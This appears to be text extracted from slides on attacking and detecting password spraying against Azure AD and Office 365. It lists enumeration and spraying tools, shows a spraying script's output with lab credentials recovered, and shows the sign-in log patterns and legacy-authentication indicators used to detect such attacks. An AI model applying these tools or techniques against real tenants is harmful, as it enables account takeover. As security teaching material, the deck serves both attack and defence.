
Azure AD User Enumeration

- Office 365 Authentication Page (Python) [Account Discovery]
 - <https://github.com/LMGsec/o365creeper>
- OWA (Golang)
 - <https://github.com/busterb/msmailprobe>
- ActiveSync (Python)
 - <https://bitbucket.org/grimhacker/office365userenum/src>
- MSOnline/AzureAD PowerShell Module (PowerShell)
 - <https://github.com/nyxgeek/o365recon>


Password Spraying Overview



Password Spraying Overview



Password Spraying Overview



Attacking the Cloud: Password Spraying

- Ruler (Exchange) [Golang]
 - <https://github.com/sensepost/ruler/wiki/Brute-Force>
- SprayingToolkit (Lync/Skype for Business/OWA) [Python]
 - <https://github.com/byt3bl33d3r/SprayingToolkit>
- LyncSniper (Lync/Skype for Business) [PowerShell]
 - <https://github.com/mdsecresearch/LyncSniper>
- MailSniper (OWA/EWS) [PowerShell]
 - <https://github.com/dafthack/MailSniper>

Legacy Authentication enables O365 Password Spraying

Legacy = Outlook =<2010, POP, IMAP, SMTP, etc

Attacking the Cloud: Password Spraying

```
PS C:\> C:\temp\Spray-0365.ps1
```

```
Password Spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx. Sit tight...  
5 threads remaining
```

```
[ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
```

```
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.ImportModuleCommand
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
```

```
[*] Current date and time: 08/02/2019 04:01:04
```

```
[*] Trying Exchange version Exchange2010
```

```
[*] A total of 0 credentials were obtained.
```

```
Results have been written to C:\temp\owa-sprayed-creds.txt.
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
```

```
[*] Current date and time: 08/02/2019 04:01:35
```

```
[*] Trying Exchange version Exchange2010
```

```
[*] SUCCESS! User:theacme.io\thrawn@theacme.io Password:Summer2019!
```

```
[*] A total of 1 credentials were obtained.
```

```
Results have been written to C:\temp\owa-sprayed-creds.txt.
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
```

```
[*] Current date and time: 08/02/2019 04:01:58
```

```
[*] Trying Exchange version Exchange2010
```

```
[*] A total of 0 credentials were obtained.
```

```
Results have been written to C:\temp\owa-sprayed-creds.txt.
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
```

```
[*] Current date and time: 08/02/2019 04:02:21
```

```
[*] Trying Exchange version Exchange2010
```

```
[*] A total of 0 credentials were obtained.
```

```
Results have been written to C:\temp\owa-sprayed-creds.txt.
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx
```


Attacking the Cloud: Password Spraying

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx  
[*] Current date and time: 08/02/2019 04:01:35  
[*] Trying Exchange version Exchange2010  
[*] SUCCESS! User:theacme.io\thrawn@theacme.io Password:Summer2019!  
[*] A total of 1 credentials were obtained.
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx  
[*] Current date and time: 08/02/2019 04:04:26  
[*] Trying Exchange version Exchange2010  
[*] SUCCESS! User:theacme.io\obiwan@theacme.io Password:TheForce19  
[*] A total of 1 credentials were obtained.
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx  
[*] Current date and time: 08/02/2019 04:04:03  
[*] Trying Exchange version Exchange2010  
[*] SUCCESS! User:theacme.io\bobafett@theacme.io Password:Mandalorian19!  
[*] A total of 1 credentials were obtained.
```

```
[*] Now spraying the EWS portal at https://outlook.office365.com/EWS/Exchange.asmx  
[*] Current date and time: 08/02/2019 04:05:34  
[*] Trying Exchange version Exchange2010  
[*] SUCCESS! User:theacme.io\bailey@theacme.io Password>Password1  
[*] A total of 1 credentials were obtained.
```

Detecting Password Spraying

Azure AD Sign-in Logs require Azure AD Premium (P1 or P2)

Access denied

You do not have access

Soon...

To see sign-in data, upgrade your organization's subscription

License status: Azure AD Free

[Start a free Premium Trial](#)



Detecting Password Spraying

8/1/2019, 9:09:12 PM	Thrawn	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:11 PM	Qui-Gon Jinn	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:11 PM	Lando Calrissian	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:07 PM	Boba Fett	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:06 PM	obi-wan Kenobi	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:06 PM	Leia	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:06 PM	Rey	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:06 PM	kylo	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:01 PM	Padme Amidala	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:01 PM	Luke Skywalker	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:01 PM	Bailey	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:00 PM	Han Solo	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:09:00 PM	Adm Ackbar	Office 365 Exchange On...	Failure	52.168.138.234
8/1/2019, 9:08:53 PM	Finn	Office 365 Exchange On...	Failure	52.168.138.234

**Azure AD Sign-in Logs
require Azure AD Premium
(P1 or P2)*

Detecting Password Spraying

Acme Corporation - Sign-ins					
Azure Active Directory					
Download Export Data Settings Troubleshoot Refresh Columns Got feedback?					
8/2/2019, 12:03:47 AM	Boba Fett	Office 365 Exchang...	Failure	52.168.138.234	Not Applied
8/2/2019, 12:04:34 AM	Boba Fett	Office 365 Exchang...	Failure	52.168.138.234	Not Applied
8/2/2019, 12:01:43 AM	Boba Fett	Office 365 Exchang...	Failure	52.168.138.234	Not Applied
8/2/2019, 12:03:15 AM	Boba Fett	Office 365 Exchang...	Failure	52.168.138.234	Not Applied

8/2/2019, 12:08:21 AM	Boba Fett	Office 365 Exchange Online	Failure
-----------------------	-----------	----------------------------	---------

8/2/2019, 12:02:06 AM	Boba Fett	Office 365 Exchange Online	Failure
-----------------------	-----------	----------------------------	---------

8/2/2019, 12:04:11 AM	Boba Fett	Office 365 Exchange Online	Success
-----------------------	-----------	----------------------------	---------

8/2/2019, 12:07:35 AM	Boba Fett	Office 365 Exchang...	Failure	52.168.138.234	Not Applied
8/2/2019, 12:08:21 AM	Boba Fett	Office 365 Exchang...	Failure	52.168.138.234	Not Applied
8/2/2019, 12:02:06 AM	Boba Fett	Office 365 Exchang...	Failure	52.168.138.234	Not Applied
8/2/2019, 12:04:11 AM	Boba Fett	Office 365 Exchang...	Success	52.168.138.234	Not Applied

**Azure AD Sign-in Logs
require Azure AD Premium
(P1 or P2)*

Detecting Password Spraying

Basic info	Device info	MFA info	Conditional Access	Troubleshooting and support
Request ID	8e270d9b-9dc4-41c5-9273-e69395680400			IP address 52.168.138.234
Correlation ID	94558595-8ecc-484b-b7a6-6eaaa3e9d74e			Location Washington, Virginia, US
User	Boba Fett			Date 8/2/2019, 12:02:06 AM
Username	bobafett@theacme.io			Status Failure
User ID	5688de1a-10ec-4b5c-b98d-73cff3c2e7f0			Sign-in error code 50126
Application	Office 365 Exchange Online			Failure reason Invalid username or password or Invalid on-premise username or password
Application ID	00000002-0000-0ff1-ce00-000000000000			Client app Other clients; Older Office clients

Sign-in error code 50126

Failure reason Invalid username or password or Invalid on-premise username or password

Client app Other clients; Older Office clients

Legacy Authentication

Attacking Cloud Administration





